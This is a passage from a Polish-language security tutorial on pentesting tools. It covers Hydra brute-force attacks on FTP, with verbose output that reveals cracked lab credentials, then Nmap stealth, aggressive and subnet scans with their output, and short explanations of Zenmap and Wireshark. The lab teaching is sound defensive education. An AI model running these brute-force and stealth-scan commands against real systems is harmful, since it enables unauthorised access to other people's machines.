1 of 1 target successfully completed, 2 valid passwords found
```

- **Atak siłowy loginu i hasła** – w przypadku, jeśli nie znamy ani nazwy użytkownika, ani hasła, możemy użyć ataku zarówno na parametr login oraz hasło jeśli mamy obie listy słów

```
(root㉿kali)-[~]
# hydra -L users.txt -P pass.txt 192.168.1.141 ftp
```

```
[DATA] max 16 tasks per 1 server, overall 16 tasks, 35 login tries (l:5/p:7), ~3 tries per task
[DATA] attacking ftp://192.168.1.141:21/
[21][ftp] host: 192.168.1.141 login: ignite password: 123
1 of 1 target successfully completed, 1 valid password found
```

- Verbose mode w praktyce

```
(root㉿kali)-[~]
# hydra -L users.txt -P pass.txt 192.168.1.141 ftp -V
```

Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or sensitive environments. Hydra is free software released under the GNU General Public License version 2 or later.

```
[DATA] max 16 tasks per 1 server, overall 16 tasks, 35 login tries (l:5/p:7), ~3 tries per task
[DATA] attacking ftp://192.168.1.141:21/
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "raj" - 1 of 35 [child 0] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "divya" - 2 of 35 [child 1] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "P@ssw0rd" - 3 of 35 [child 2] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "Password" - 4 of 35 [child 3] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "123" - 5 of 35 [child 4] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "1234" - 6 of 35 [child 5] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "4321" - 7 of 35 [child 6] (0/0)
[ATTEMPT] target 192.168.1.141 - login "privs" - pass "raj" - 8 of 35 [child 7] (0/0)
[ATTEMPT] target 192.168.1.141 - login "privs" - pass "divya" - 9 of 35 [child 8] (0/0)
[ATTEMPT] target 192.168.1.141 - login "privs" - pass "P@ssw0rd" - 10 of 35 [child 9] (0/0)
[ATTEMPT] target 192.168.1.141 - login "privs" - pass "Password" - 11 of 35 [child 10] (0/0)
[ATTEMPT] target 192.168.1.141 - login "privs" - pass "123" - 12 of 35 [child 11] (0/0)
[ATTEMPT] target 192.168.1.141 - login "privs" - pass "1234" - 13 of 35 [child 12] (0/0)
[ATTEMPT] target 192.168.1.141 - login "privs" - pass "4321" - 14 of 35 [child 13] (0/0)
[ATTEMPT] target 192.168.1.141 - login "raj" - pass "raj" - 15 of 35 [child 14] (0/0)
[ATTEMPT] target 192.168.1.141 - login "raj" - pass "divya" - 16 of 35 [child 15] (0/0)
[21][ftp] host: 192.168.1.141 login: ignite password: 123
[ATTEMPT] target 192.168.1.141 - login "raj" - pass "P@ssw0rd" - 17 of 35 [child 4] (0/0)
[ATTEMPT] target 192.168.1.141 - login "raj" - pass "Password" - 18 of 35 [child 1] (0/0)
[ATTEMPT] target 192.168.1.141 - login "raj" - pass "123" - 19 of 35 [child 6] (0/0)
[ATTEMPT] target 192.168.1.141 - login "raj" - pass "1234" - 20 of 35 [child 7] (0/0)
[ATTEMPT] target 192.168.1.141 - login "raj" - pass "4321" - 21 of 35 [child 0] (0/0)
[ATTEMPT] target 192.168.1.141 - login "mehdi" - pass "raj" - 22 of 35 [child 21] (0/0)
```

## 5. NARZĘDZIA DO TESTOWANIA POŁĄCZEŃ SIECIOWYCH

### 5.1. Nmap

**Nmap** (Network Mapper) jest programem do skanowania i odkrywania konfiguracji sieci oraz do audytu bezpieczeństwa. Narzędzie działa z poziomu konsoli poleceń, posiada wiele przełączników, które dostarczają wiele opcji skanowania. Nmap jest używany do:


- Odkrywania otwartych portów i usług sieciowych
- Odczytywanie wersji, konfiguracji i właściwości usług sieciowych
- Odkrywanie systemu operacyjnego na maszynie docelowej
- Odnajdywanie dokładnej trasy do hosta docelowego
- Monitorowanie hostów


#### Skanowanie sieci na bazie protokołu TCP

##### Skan TCP

Podstawą komunikacji jest tu protokół TCP (Transfer Control Protocol), który bazuje na trójstopniowym uzgadnianiu połączenia (**three-way handshake**) pomiędzy maszyną, z której przeprowadzany zostaje skan a hostem docelowym. Z reguły komunikacja za pomocą TCP jest łatwa do wykrycia i niepraktyczna w przypadku potrzeby zestawienia „cichego” połączenia. W praktyce schemat wysłania **pakietu** za pomocą TCP wygląda następująco:

1. Host źródłowy wysyła sygnał **SYN (Synchronization)** do hosta docelowego w celu nawiązania połączenia i oznajmia, że jest gotowy do komunikacji z nim – dokonuje synchronizacji. Dołącza losowy, 4-bajtowy numer sekwencji, który będzie kluczowy w przesyłaniu danych, maksymalny rozmiar segmentu TCP oraz wielkość okna i ewentualny jego mnożnik.
2. Host docelowy odpowiada sygnałem **SYN-ACK (Synchronization-Acknowledgment)**, zaznacza potwierdzenie otrzymania wiadomości oznaczając bajt w polu ACK na sekwencję przeslaną ze źródła powiększoną o 1 – zgłasza, że po przyjęciu pakietu od hosta źródłowego jest gotowy na komunikację. Dalsze wartości wpisywane w pole ACK będą rzeczywistymi danymi, które zostaną przesłane przez TCP z drugiej strony komunikacji, tylko w tym przypadku jest tworzony „**ghost byte**” lub „**phantom byte**”, aby mogło dojść do komunikacji. Host docelowy rozpoczyna swoją synchronizację w celu wymiany danych z hostem źródłowym, tworzy swoją wartość sekwencji.
3. Host źródłowy wysyła sygnał **ACK (Acknowledgment)**, do pola potwierdzenia zostaje wpisany numer sekwencji z hosta wysyłającego sygnał SYN-ACK. Teraz oba urządzenia są gotowe do przeprowadzenia komunikacji między sobą i będą to robić przez TCP wysyłając sygnały ACK z określonymi danymi, których parametry są nadane w nagłówkach TCP.





### Skan UDP

przeznaczony do nasłuchiwanego przychodzących żądań w protokole **UDP** na otwartych portach. UDP, w porównaniu do TCP nie ma żadnego mechanizmu, który potwierdziłby uczestnictwo obu stron w komunikacji, dlatego zawsze jest możliwość odebrania fałszywego sygnału (**false-positive**). Jednakże takie skanowanie ma swoje zastosowania w odkrywaniu szkodliwego oprogramowania typu trojan. W przypadku wysyłania i odbierania sygnałów UDP trzeba liczyć, że obciążone pasmo będzie zwalniało transfer, toteż skanowanie może okazać się nieefektywne.

### Skan SYN

wykorzystuje sygnał synchronizujący z protokołem TCP, jednakże po otrzymaniu od maszyny docelowej pakietu z sygnałem SYN-ACK połączenie nie zostaje uformowane, ponieważ w drugą stronę nie zostaje przekazana wiadomość potwierdzenia (ACK). Ma to swoje zalety w postaci mniej wykrywalnego skanu, co może pomóc dokonać taką operację „po cichu” (**stealthy**). Nmap jest w stanie zebrać potrzebne informacje tylko na podstawie sygnału synchronizującego.

### Skan ACK

służy do sprawdzenia stanu portów, może powiedzieć czy dany port posiada jakiekolwiek filtrowanie, np. w postaci **firewalla**. Zachodzące połączenie w przypadku wysłania sygnału ACK jednoznacznie określa parametry, na podstawie których pakiety są filtrowane w maszynie docelowej.

### Skan FIN

również „cichy” rodzaj nawiązywania połączenia, działa podobnie jak SYN, z tą różnicą, że jest to po prostu pakiet, który mówi o zakończeniu połączenia. Urządzenia sieciowe po otrzymaniu sygnału FIN najczęściej odsyłają pakiet RST, do resetowania połączenia. Często ten typ ataku jest cięższy do wykrycia dla programów zajmujących się ochroną przed atakami.

### Inne typy skanowania sieci

Innymi skanami, które ciężko wykryć są np.: skan typu **NULL**, który wysyła ramkę, gdzie wszystkie parametry są ustawione na wartość *null*, co jest ciężkie do weryfikacji dla urządzeń sieciowych, ponieważ pakiet z takimi wartościami nie ma swojej fizycznej reprezentacji, toteż nie ma określonych reguł, co robić kiedy taki sygnał przyjdzie; skan typu **XMAS**, który również operuje na wartościach parametrów w nagłówku TCP; skan **RPC** wysyła sygnał do maszyn i te które obsługują usługi Remote Procedure Call, są podatne na przekazanie informacji tych zdalnych usługach; skan typu **IDLE** – najmniej wykrywalny ze wszystkich podatnych, jego wykorzystywanie podchodzi pod złośliwy atak, także nie będzie tutaj przedstawiany rezultat jego działania.

## Komendy do skanowania sieci

Teraz przypatrzmy się jak wykonać skanowanie sieci używając programu Nmap. Program ten używa terminala do wykonania czynności związanych ze skanowaniem, dokonuje listingu odnalezionych adresów, portów i usług. W tabeli przedstawiono niektóre z możliwych konfiguracji

Przełącznik	Typ skanu	Przykładowa komenda
-sS	TCP SYN skan portów (stealthy)	<code>nmap -sS 192.168.0.1</code>
-sT	TCP skan portów	<code>nmap -sT 192.168.0.1</code>
-sU	UDP skan portów	<code>nmap -sU 192.168.0.1</code>
-sA	TCP ACK skan portów	<code>nmap -sA 192.168.0.1</code>

### Skanowanie sieci po „cichu”

Aby dokonać cichego skanu użyjemy przełącznika **-sS**, który nie dokona potwierdzenia połączenia, toteż będzie cięższy w wykryciu. Operację przeprowadziłem z maszyny wirtualnej na mój adres hosta (w tym przypadku Windows) poprzez zmostkowanie adresów w ustawieniach VirtualBox'a. Tak wygląda rezultat wykonania komendy:

```
(root㉿kali)-[~/home/kali]
# nmap -sS 192.168.0.158
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-25 15:09 EST
Nmap scan report for 192.168.0.158
Host is up (0.0022s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
3580/tcp   open  nati-svrloc

Nmap done: 1 IP address (1 host up) scanned in 5.08 seconds
```

Taki eksperyment trwał nieco ponad 5 sekund i ujawnił nam już bardzo dużo cennych informacji, np. wypisał otwarte porty TCP.

Teraz spróbujemy zeskanować całą podsieć zmieniając adres hosta na adres sieci, w tym przypadku **192.168.0.1** i dodając na koniec **suffix maski sieciowej /24**

```
(root㉿kali)-[~/home/kali]
# nmap -sS 192.168.0.1/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-25 16:44 EST
Stats: 0:00:04 elapsed; 0 hosts completed (64 up), 64 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 0.05% done
Stats: 0:00:07 elapsed; 0 hosts completed (64 up), 64 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 1.36% done; ETC: 16:51 (0:06:03 remaining)
Stats: 0:00:10 elapsed; 0 hosts completed (64 up), 64 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 2.49% done; ETC: 16:50 (0:05:14 remaining)
Stats: 0:00:20 elapsed; 0 hosts completed (64 up), 64 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 2.50% done; ETC: 16:56 (0:11:04 remaining)
Stats: 0:00:20 elapsed; 0 hosts completed (64 up), 64 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 2.51% done; ETC: 16:56 (0:11:01 remaining)
```

Jak można zauważyć, taka operacja została oszacowana na 11 minut pracy programu. Jest to spowodowane tym, że każdy z 254 hostów w podsieci musi otrzymać pakiet i odesłać swój z powrotem. Takie skanowanie oczywiście może się powieść, ale wymaga ono cierpliwości. Nmap przychodzi jednak z pewnym usprawnieniem i udostępnia przełącznik **-F**, który dokonuje szybkiego skanu.

Przykład użycia takiej komendy przedstawiono poniżej:

```
[root@kali]# nmap -F -sS 192.168.0.1/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-25 16:50 EST
Stats: 0:00:01 elapsed; 0 hosts completed (0 up), 256 undergoing Ping Scan
Ping Scan Timing: About 15.67% done; ETC: 16:50 (0:00:05 remaining)
Stats: 0:00:03 elapsed; 0 hosts completed (0 up), 256 undergoing Ping Scan
Ping Scan Timing: About 23.10% done; ETC: 16:50 (0:00:10 remaining)
Stats: 0:00:06 elapsed; 0 hosts completed (0 up), 256 undergoing Ping Scan
Parallel DNS resolution of 256 hosts. Timing: About 88.28% done; ETC: 16:50 (0:00:00 remaining)
Stats: 0:00:09 elapsed; 0 hosts completed (64 up), 64 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 1.10% done; ETC: 16:54 (0:04:29 remaining)
Stats: 0:00:11 elapsed; 0 hosts completed (64 up), 64 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 10.19% done; ETC: 16:51 (0:00:44 remaining)
Stats: 0:00:12 elapsed; 0 hosts completed (64 up), 64 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 17.62% done; ETC: 16:51 (0:00:28 remaining)
Stats: 0:00:12 elapsed; 0 hosts completed (64 up), 64 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 22.05% done; ETC: 16:50 (0:00:21 remaining)
Stats: 0:00:13 elapsed; 0 hosts completed (64 up), 64 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 22.92% done; ETC: 16:50 (0:00:24 remaining)
```

Została zwiększa szybkość wykonywania skanów, komunikacja z hostami odbywa się tutaj partiami, więc po kilku minutach program zwróci wynik dla pierwszych 64 hostów z podsieci.

#### Przykłady skanowania z innymi przełącznikami

Poniżej podano kolejne funkcje programu nmap:

Przełącznik	Typ skanu	Przykładowa komenda
-Pn	Tylko skan portów	nmap -Pn 192.168.0.1
-sn	Tylko skan hosta	nmap -sn 192.168.0.1
-PR	Odkrycie adresów przez protokół ARP w sieci lokalnej	nmap -PR 192.168.0.1
-n	Wyłączenie translacji DNS	nmap -n 192.168.0.1

Prosta komenda na odkrycie czy host jest aktywny:

```
[root@kali]# nmap -sn 192.168.0.158
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-25 17:00 EST
Nmap scan report for 192.168.0.158
Host is up (0.0033s latency).
Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds
```

Dla tych komend możemy również wyspecyfikować porty poprzez przełącznik:

**-p [nr\_portu][nr\_portu\_low-nr\_portu\_hi]**

W ten sposób możemy sprawdzać tylko konkretne porty na danym hoście. Możliwe jest podanie zakresu portów, zakresu adresów albo całej podsieci lub jednego hosta, także nmap oferuje wiele możliwości w tym zakresie.

```
(root㉿kali)-[~/home/kali]
# nmap -p 80 192.168.0.1
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-25 17:05 EST
Nmap scan report for 192.168.0.1
Host is up (0.0011s latency).

PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 0.18 seconds
```

W tym rezultacie widać że port 80, który odpowiada za protokół HTTP jest otwarty dla adresu sieci. To dlatego, że **ISP** zazwyczaj zamieszcza tam panel administracyjny z dostępem z przeglądarki.

#### Wykrywanie systemu operacyjnego hosta oraz wersji usług

Nmap umożliwia przeszukiwanie umożliwiające odkrycie systemu operacyjnego, na którym pracuje dany host, dodatkowo jest możliwe wyświetlenie usług jakie ma zainstalowane na swoim systemie, co jest aktualnie aktywne, z czego korzysta. W tabeli pokazano kolejne przełączniki komend:

Przełącznik	Typ skanu	Przykładowa komenda
-sV	<b>Wykrywanie wersji aktywnych usług</b>	<b>nmap -sV 192.168.0.1</b>
-A	<b>Agresywne skanowanie</b>	<b>nmap -A 192.168.0.1</b>
-O	<b>Wykrywanie systemu operacyjnego hosta docelowego</b>	<b>nmap -O 192.168.0.1</b>

#### Test skanowania agresywnego

```
(root㉿kali)-[~/home/kali]
# nmap -A 192.168.0.158
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-25 17:21 EST
Nmap scan report for 192.168.0.158
Host is up (0.00027s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3580/tcp  open  http         National Instruments LabVIEW service locator httpd 1.0.0
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: NI Service Locator/1.0.0 (SLSERVER)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: bridge/general purpose
Running (JUST GUESSING): Oracle Virtualbox (98%), QEMU (92%)
OS CPE: cpe:/o:oracle:virtualbox cpe:/a:qemu:qemu
Aggressive OS guesses: Oracle Virtualbox (98%), QEMU user mode network gateway (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|_ 311:
|_ Message signing enabled but not required
| smb2-time:
|_ date: 2023-01-25T22:21:52
|_ start_date: N/A
|_clock-skew: 4s

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1  0.17 ms  10.0.2.2
2  0.14 ms  192.168.0.158

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.06 seconds
```


Taka operacja wykorzystuje wszystkie możliwości nmapa i pozyskuje jak najwięcej informacji o hoście. Są to między innymi: system operacyjny, uruchomione usługi, otwarte porty włącznie z usługami, trasa (**traceroute**) oraz wiele innych. Wykonanie takiego skanowania w cudzych sieciach może się okazać bardzo złośliwe, może ułatwić obcemu użytkownikowi włamanie. Dlatego trzeba zabezpieczać swoje sieci oraz należy korzystać z tych narzędzi tylko w izolowanych środowiskach bądź posiadając kwalifikacje do wykonania takich operacji w celach poprawy cyberbezpieczeństwa.

## 5.2. Zenmap

Alternatywą dla bazującego na linii komend nmap jest Zenmap. Jest narzędziem wyposażonym w interfejs graficzny, który informacje na temat sieci może wyświetlić w bardziej przejrzysty sposób. Tak samo jak nmap pozwala nam identyfikować otwarte porty, usługi na nich działające, a także wiele innych.

### Interfejs

Najważniejszymi opcjami w interfejsie użytkownika jest target **(1)**, gdzie możemy zdefiniować nasz cel, który będzie podlegać skanowaniu. Mamy też do wyboru jeden z uprzednio spreparowanych profili **(2)**, który później możemy dostosować wedle naszych potrzeb w inputie komendy **(3)**. Po zeskanowaniu wykryte hosty będą widoczne w lewej zakładce **(4)**, a po prawej widoczne będą wszystkie informacje jakie udało nam się zebrać podczas skanowania.



Na szczególną uwagę zasługuje zakładka **Ports/Hosts**, gdzie wylistowane są wszystkie otwarte porty oraz nazwa i wersja usługi, która na nich działa. Każdy otwarty port i usługa na nim działająca to potencjalny wektor ataku.

## Profile

Zenmap oferuje zestaw predefiniowanych profili skanowania, które możemy wykorzystać wedle naszych potrzeb. Z najważniejszych można wyróżnić:

- Quick scan – szybkie skanowanie hostów w sieci oraz najpopularniejsze porty.
- Intense scan – skanuje większą liczbę portów, tym samym oferując bardziej szczegółowe informacje na temat hostów i usług w sieci.
- Full Scan – najbardziej dogłębny. Najbardziej dogłębny obraz sieci.

## 5.3. Wireshark

Wireshark to popularne oprogramowanie do analizy pakietów sieciowych, które umożliwia monitorowanie, przechwytywanie i analizę ruchu sieciowego w czasie rzeczywistym. Jest narzędziem o otwartym kodzie źródłowym.

### Zastosowania

**Analiza ruchu sieciowego:** możliwość przeglądania wysyłanych i odbieranych wiadomości w obrębie interfejsu sieciowego, co pozwala na zrozumienie, jak dane są przesyłane i w jaki sposób komunikacja odbywa się w sieci.

**Diagnostyka sieciowa:** identyfikowanie problemów w sieci, takie jak opóźnienia, utraty pakietów, kolizje czy błędy komunikacji. Pozwala to na diagnostykę i rozwiązywanie problemów związanych z siecią.

**Bezpieczeństwo sieci:** wykrywanie nieprawidłowości w ruchu sieciowym, analizy ataków, monitorowania działalności sieciowej i identyfikacji potencjalnych zagrożeń.

**Protokoły i warstwy:** Dzięki Wiresharkowi można analizować protokoły komunikacyjne w każdej warstwie sieciowej, takie jak TCP/IP, HTTP, DNS, SMTP, FTP, SSH itp.

## Działanie na pakietach

**Przechwytywanie pakietów:** podgląd każdego pakietu, który jest przesyłany w danym interfejsie sieciowym (wychodzący jak i przychodzący). Może to być interfejs Ethernet, Wi-Fi, lub inny interfejs sieciowy zainstalowany na komputerze.

**Analiza pakietów:** Po przechwyceniu pakietów, Wireshark prezentuje je w czytelnej formie w swoim GUI. Można zobaczyć różne informacje, takie jak źródłowy i docelowy adres IP, porty, protokoły, treść pakietów, ciało żądania http i wiele więcej.

**Filtrowanie pakietów:** program umożliwia stosowanie filtrów, które pozwalają na wyświetlanie tylko interesujących pakietów. Można filtrować po różnych kryteriach, takich jak adres IP, port, protokół, treść pakietu itp., co pomaga w analizie konkretnych partii ruchu sieciowego.

## Interfejs Wiresharka

Program posiada okienkowy interfejs graficzny, składa się z różnych okien i paneli, które służą do różnych celów:

**Okno główne:** Wyświetla listę przechwyconych pakietów w formie tabeli. Każdy pakiet ma swoje szczegóły, takie jak numer sekwencyjny, czas, źródłowy i docelowy adres IP itp.

**Okno szczegółów pakietu:** Po wybraniu konkretnego pakietu, w tym oknie wyświetlane są szczegółowe informacje na temat tego pakietu, takie jak warstwy protokołów, pola nagłówków, treść pakietu itp.

**Okno filtrów:** Umożliwia wprowadzanie filtrów, które pozwalają na wyświetlanie tylko określonych pakietów, które spełniają określone kryteria.


**Panele statystyk:** Wireshark oferuje różne panele statystyk, które prezentują informacje na temat przechwyconych pakietów, takie jak statystyki protokołów, rozkład pakietów w czasie, statystyki adresów itp.

## Korzystanie z Wiresharka

Oto przykładowa lista kroków do pracy z programem:

1. Wybierz odpowiedni interfejs sieciowy, który chcesz monitorować.
2. Rozpocznij przechwytywanie pakietów.
3. Analizuj przechwycone pakiety, korzystając z okna głównego i okna szczegółów pakietu.
4. Jeśli potrzebujesz, zastosuj filtry, aby wyświetlać tylko określone pakiety.
5. Przeanalizuj statystyki i panele, aby uzyskać dodatkowe informacje o ruchu sieciowym.

Wireshark jest potężnym narzędziem do analizy i monitorowania ruchu sieciowego. Poprzez jego skuteczne wykorzystanie można uzyskać wgląd w komunikację sieciową, rozwiązywać problemy, diagnozować i zabezpieczać sieć.




Interfejs graficzny Wiresharka i przykładowe przechwycone pakiety

### Praca z Wiresharkiem – scenariusz A


Aby lepiej zobrazować możliwości tego programu, przedstawimy kilka przykładowych scenariuszy, które mogłyby wystąpić na co dzień w pracy administratora bądź specjalisty ds. cyberbezpieczeństwa.

**Kontekst:** Jesteś administratorem sieci w firmie A. Przyjmujesz zgłoszenie od użytkownika, który twierdzi, że doświadcza nieautoryzowanego połączenia w przeglądarce, co jest oznajmione komunikatem. Użytkownik jest pewny, że strony, z których korzysta są zabezpieczone, jednakże komunikat cały czas się pojawia po przechodzeniu między witrynami.

